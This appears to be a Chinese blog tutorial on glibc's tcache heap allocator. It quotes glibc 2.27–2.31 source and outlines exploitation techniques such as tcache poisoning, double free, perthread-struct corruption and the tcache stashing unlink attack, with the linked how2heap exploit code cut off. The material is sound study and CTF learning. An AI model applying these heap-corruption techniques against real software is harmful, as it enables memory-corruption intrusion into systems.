tcache attacke
0x01 什么是tcache
tcache全名thread local caching,它为每个线程创建一个缓存(cache),从而实现无锁的分配算法,有不错的性能提升。性能提升的代价就是安全检测的减少。下面先以glibc2.27进行分析,最后再补充glibc2.29和glibc2.31的改进。
1.1数据结构
新增了两个结构体tcache_entry和tcache_perthread_struct来管理tcache。tcache_entry只包含一个变量next指向下一个tcache_entry结构。tcache_perthread_struct的counts表示对应tcache_bin的数量,tcache_entry*表示对应的tcache_bin链表。每个tcache_entry链表最多包含7个bin。
/* We overlay this structure on the user-data portion of a chunk whenthe chunk is stored in the per-thread cache.  */
typedef struct tcache_entry
{struct tcache_entry *next;
} tcache_entry;/* There is one of these for each thread, which contains theper-thread cache (hence "tcache_perthread_struct").  Keepingoverall size low is mildly important.  Note that COUNTS and ENTRIESare redundant (we could have just counted the linked list eachtime), this is for performance reasons.  */
typedef struct tcache_perthread_struct
{char counts[TCACHE_MAX_BINS];tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;
关于tcache的重要函数,tcache_put()和tcache_get(),用于将tcache_bin放入对应的链表中和从对应链表中取出tcache_bin。只是对tc_idx进行了最简单的是否小于TCACHE_MAX_BINS(默认是64)进行检查
/* Caller must ensure that we know tc_idx is valid and there's roomfor more chunks.  */
static __always_inline void
tcache_put (mchunkptr chunk, size_t tc_idx)
{tcache_entry *e = (tcache_entry *) chunk2mem (chunk);assert (tc_idx < TCACHE_MAX_BINS);e->next = tcache->entries[tc_idx];tcache->entries[tc_idx] = e;++(tcache->counts[tc_idx]);
}/* Caller must ensure that we know tc_idx is valid and there'savailable chunks to remove.  */
static __always_inline void *
tcache_get (size_t tc_idx)
{tcache_entry *e = tcache->entries[tc_idx];assert (tc_idx < TCACHE_MAX_BINS);assert (tcache->entries[tc_idx] > 0);tcache->entries[tc_idx] = e->next;--(tcache->counts[tc_idx]);return (void *) e;
}
tcache结构小结
- tcache结构的核心是tcache_perthread_struct记录了tcache的数量和tcache_entry链表。每次使用tcache之前会先在堆块中分配该结构体的空间。
- TCACHE_MAX_BINS的默认大小为64,有64条单链表。最小tcache为0x20,最大为0x410。malloc申请时最大可申请0x408大小的tcahce。
- 每个tcache_entry链表最多包含7个chunk。
- 如果malloc时存在对应的tcache,会优先返回tcache,用完只后才会使用fastbin
- 如果free时tcache_entry存在空位会优先填满tcache,再放入fastbin或者unsortedbin当中。
1.2 tcache的使用


通过搜索tcache_get和tcache_put函数的引用来分析,tcache什么时候会被使用。tcache_get有4处,第一个为定义,总共3个地方使用了。tcache_put有5处,第一个为定义,总共4个地方使用。
tcache_get
第1处 __libc_malloc
在 __libc_malloc中对申请大小对应的tcache chunk进行判断,如果存在对应空闲tcache chunk则直接进行分配,没有则进入_int_malloc进行分配
void *
__libc_malloc (size_t bytes)
{mstate ar_ptr;void *victim;void *(*hook) (size_t, const void *)= atomic_forced_read (__malloc_hook);if (__builtin_expect (hook != NULL, 0))return (*hook)(bytes, RETURN_ADDRESS (0));
#if USE_TCACHE/* int_free also calls request2size, be careful to not pad twice.  */size_t tbytes;checked_request2size (bytes, tbytes);size_t tc_idx = csize2tidx (tbytes);MAYBE_INIT_TCACHE ();DIAG_PUSH_NEEDS_COMMENT;//判断tc_idx是否在tcache范围内//tcache是否存在//tc_idx对应的链表是否存在节点if (tc_idx < mp_.tcache_bins/*&& tc_idx < TCACHE_MAX_BINS*/ /* to appease gcc */&& tcache&& tcache->entries[tc_idx] != NULL){return tcache_get (tc_idx);}DIAG_POP_NEEDS_COMMENT;
#endif
第2,3处 _int_malloc
在_int_malloc:3729处for循环处理unsorted bin链表时如果存在将目标大小的chunk放入tcache时会将return_cached置1,直接调用tcache_get并返回。
#if USE_TCACHE/* If we've processed as many chunks as we're allowed whilefilling the cache, return one of the cached ones.  */++tcache_unsorted_count;if (return_cached&& mp_.tcache_unsorted_limit > 0&& tcache_unsorted_count > mp_.tcache_unsorted_limit){return tcache_get (tc_idx);}
#endif#define MAX_ITERS       10000if (++iters >= MAX_ITERS)break;}#if USE_TCACHE/* If all the small chunks we found ended up cached, return one now.  */if (return_cached){return tcache_get (tc_idx);}
#endif
tcache_puts
第一处_int_free
如果释放chunk对应的tcache存在空间,则直接将chunk放入tcache中。
#if USE_TCACHE{size_t tc_idx = csize2tidx (size);if (tcache&& tc_idx < mp_.tcache_bins&& tcache->counts[tc_idx] < mp_.tcache_count){tcache_put (p, tc_idx);return;}}
#endif
在_int_malloc中存在好多处tcache_put,将fastbin和smallbin中的bin放入tcache中
第二处_int_malloc:3620:fastbin
能执行到这,说明原来的对应tcache中并没有可用bin。将第一个取到的chunk返回,并循环将fastbin中的bin放入tcache
/* While bin not empty and tcache not full, copy chunks. */while (tcache->counts[tc_idx] < mp_.tcache_count&& (tc_victim = *fb) != NULL){if (SINGLE_THREAD_P)*fb = tc_victim->fd;else{REMOVE_FB (fb, pp, tc_victim);if (__glibc_unlikely (tc_victim == NULL))break;}tcache_put (tc_victim, tc_idx);}
第三处_int_malloc:3677:smallbin
类似第二次。将第一个取到的chunk返回,将剩下的smallbin放入tcache
  if (in_smallbin_range (nb)){idx = smallbin_index (nb);bin = bin_at (av, idx);if ((victim = last (bin)) != bin){bck = victim->bk;if (__glibc_unlikely (bck->fd != victim))malloc_printerr ("malloc(): smallbin double linked list corrupted");set_inuse_bit_at_offset (victim, nb);bin->bk = bck;bck->fd = bin;if (av != &main_arena)set_non_main_arena (victim);check_malloced_chunk (av, victim, nb);
#if USE_TCACHE/* While we're here, if we see other chunks of the same size,stash them in the tcache.  */size_t tc_idx = csize2tidx (nb);if (tcache && tc_idx < mp_.tcache_bins){mchunkptr tc_victim;/* While bin not empty and tcache not full, copy chunks over.  */while (tcache->counts[tc_idx] < mp_.tcache_count&& (tc_victim = last (bin)) != bin){if (tc_victim != 0){bck = tc_victim->bk;set_inuse_bit_at_offset (tc_victim, nb);if (av != &main_arena)set_non_main_arena (tc_victim);bin->bk = bck;bck->fd = bin;tcache_put (tc_victim, tc_idx);}}}
#endifvoid *p = chunk2mem (victim);alloc_perturb (p, bytes);return p;}}
第四处_int_malloc:3794
当tcache,fastbin,smallbin中都没有需要的chunk,则会进入大的for循环处理unsortedbin。当取出的unsortedbin大小(size)和申请的大小(nb)相同时,会将chunk放入tcache中并设置return_cached置为1。
          if (size == nb)//申请大小和unsorted取的大小相同时{set_inuse_bit_at_offset (victim, size);if (av != &main_arena)set_non_main_arena (victim);
#if USE_TCACHE/* Fill cache first, return to user only if cache fills.We may return one of these chunks later.  *///如果是tcache先放入tcache中,再取出if (tcache_nb&& tcache->counts[tc_idx] < mp_.tcache_count){tcache_put (victim, tc_idx);return_cached = 1;continue;}else{
#endifcheck_malloced_chunk (av, victim, nb);void *p = chunk2mem (victim);alloc_perturb (p, bytes);return p;
#if USE_TCACHE}
#endif}
0x02 tcache各种漏洞利用方式
2.1 tcache poisoning
原理:通过覆盖 tcache 中的 next,实现任意地址malloc。
下面是how2heap中tcache_poisoning.c简化版,通过修改chunk_b的next为栈地址stack_var,两次分配后得到栈地址。
#include 2.2 tcache dup
类似 fastbin dup。但是在tcache_put时,没有进行检查。
/* Caller must ensure that we know tc_idx is valid and there's roomfor more chunks.  */
static __always_inline void
tcache_put (mchunkptr chunk, size_t tc_idx)
{tcache_entry *e = (tcache_entry *) chunk2mem (chunk);assert (tc_idx < TCACHE_MAX_BINS);e->next = tcache->entries[tc_idx];tcache->entries[tc_idx] = e;++(tcache->counts[tc_idx]);
}
下面代码是how2heap中的tcache_dup.c,连续两次free chunk_a。之后连续申请可以申请到同一个chunk_a。
#include 2.3 tcache perthread corruption
tcache_perthread_struct 管理 tcache 的结构,如果能控制这个结构体,就能随意控制malloc到任意地址。且一般tcache_perthread_struct结构体也是使用malloc来创建,在heap的最前面。
常见的利用思路:
1.修改counts数组,将值设为超过8,当free一个chunk时将不会再进入tcache,方便泄露libc_base
2.修改entry数组,可以达到任意地址malloc的目的
2.4 tcache house of spirit
在栈上伪造fake_chunk,free(fake_chunk)将会使fake_chunk进入tcache
2.5 smallbin unlink
当smallbin中还有其他bin时,会将剩下的bin放入tcache中,会进入上文第三处_int_malloc:3677:smallbin分支,会出现unlink操作,但是缺少了unlink检查,可以使用unlink攻击。
2.6 tcache stashing unlink attack
1.当tcache_bin中有空闲的堆块
2.small_bin中有对应的堆块
3.调用calloc(calloc函数会调用_int_malloc),不会从tcache_bin中取得bin,而是会进入上文第三处_int_malloc:3677:smallbin,将堆块放入tcache中,由于缺少了检查
4.如果可以控制small_bin中的bk为一个writeable_addr,(其中bck就是writeable_addr)则可在writeable_addr+0x10写入一个libc地址。
下面是简化版的how2heap
1.构造漏洞环境,tcache_bin中5个bin,small_bin中两个bin
2.修改chunk2->bk=stack_var,设置fake_chunk->bk,stack_var[3] = &stack_var[2]
3.calloc触发进入目标分枝,unsorted_bin按照bk进行循环,则会先取到chunk0用于返回,进入while循环将small_bin中剩余的放入tcache中,取得chunk2,再取到stack_var放入tcache中,最后一次调用bck->fd = bin会在stack_var[4]中设置libc中的地址
4.再次申请,分配到栈上的fake_chunk。
#include 0x03 glibc2.29的更新
3.1 结构体改变
1.tcache_entry新增key成员(tcache_perthread_struct结构体地址)用于防止double free
typedef struct tcache_entry
{struct tcache_entry *next;/* This field exists to detect double frees.  */struct tcache_perthread_struct *key;
} tcache_entry;typedef struct tcache_perthread_struct
{char counts[TCACHE_MAX_BINS];tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;
3.2 tcache_get和tcache_put的改变
新增的改变都是围绕key进行
1.在调用tcache_put函数时设置key成员为tcache。
2.在调用tcache_get函数时设置key成员为null。
static __always_inline void
tcache_put (mchunkptr chunk, size_t tc_idx)
{tcache_entry *e = (tcache_entry *) chunk2mem (chunk);assert (tc_idx < TCACHE_MAX_BINS);/* Mark this chunk as "in the tcache" so the test in _int_free willdetect a double free.  */e->key = tcache;e->next = tcache->entries[tc_idx];tcache->entries[tc_idx] = e;++(tcache->counts[tc_idx]);
}
static __always_inline void *
tcache_get (size_t tc_idx)
{tcache_entry *e = tcache->entries[tc_idx];assert (tc_idx < TCACHE_MAX_BINS);assert (tcache->entries[tc_idx] > 0);tcache->entries[tc_idx] = e->next;--(tcache->counts[tc_idx]);e->key = NULL;return (void *) e;
}
3.3 对tcache_put新增的检测
只有** _int_free**对tcache的free新增了key值检测是否等于tcache,防止double free。以后double free需要修改key值才能进行
#if USE_TCACHE{size_t tc_idx = csize2tidx (size);if (tcache != NULL && tc_idx < mp_.tcache_bins){/* Check to see if it's already in the tcache. */tcache_entry *e = (tcache_entry *) chunk2mem (p);/* This test succeeds on double free. However, we don't 100%trust it (it also matches random payload data at a 1 in2^ chance), so verify it's not an unlikelycoincidence before aborting. */ if (__glibc_unlikely (e->key == tcache)){tcache_entry *tmp;LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);for (tmp = tcache->entries[tc_idx];tmp;tmp = tmp->next)if (tmp == e)malloc_printerr ("free(): double free detected in tcache 2");/* If we get here, it was a coincidence. We've wasted afew cycles, but don't abort. */}if (tcache->counts[tc_idx] < mp_.tcache_count){tcache_put (p, tc_idx);return;}}}
#endif
0x04 glibc2.31的更新
4.1 结构体改变
tcache_perthread_struct结构体count数组由原来的char改成了uint16_t,结构体大小发生了改变由原来的0x240变成0x280。
typedef struct tcache_perthread_struct
{uint16_t counts[TCACHE_MAX_BINS];tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;
4.2 tcache_get和tcache_put改变
原本的assert检查从tcache_get和tcache_put中移除,由调用者确保函数调用的安全。
/* Caller must ensure that we know tc_idx is valid and there's roomfor more chunks.  */
static __always_inline void
tcache_put (mchunkptr chunk, size_t tc_idx)
{tcache_entry *e = (tcache_entry *) chunk2mem (chunk);/* Mark this chunk as "in the tcache" so the test in _int_free willdetect a double free.  */e->key = tcache;e->next = tcache->entries[tc_idx];tcache->entries[tc_idx] = e;++(tcache->counts[tc_idx]);
}/* Caller must ensure that we know tc_idx is valid and there'savailable chunks to remove.  */
static __always_inline void *
tcache_get (size_t tc_idx)
{tcache_entry *e = tcache->entries[tc_idx];tcache->entries[tc_idx] = e->next;--(tcache->counts[tc_idx]);e->key = NULL;return (void *) e;
}
0x05 总结
总体来说利用方式比之前更简单。
参考链接
ctfwiki
本文来自互联网用户投稿,文章观点仅代表作者本人,不代表本站立场,不承担相关法律责任。如若转载,请注明出处。 如若内容造成侵权/违法违规/事实不符,请点击【内容举报】进行投诉反馈!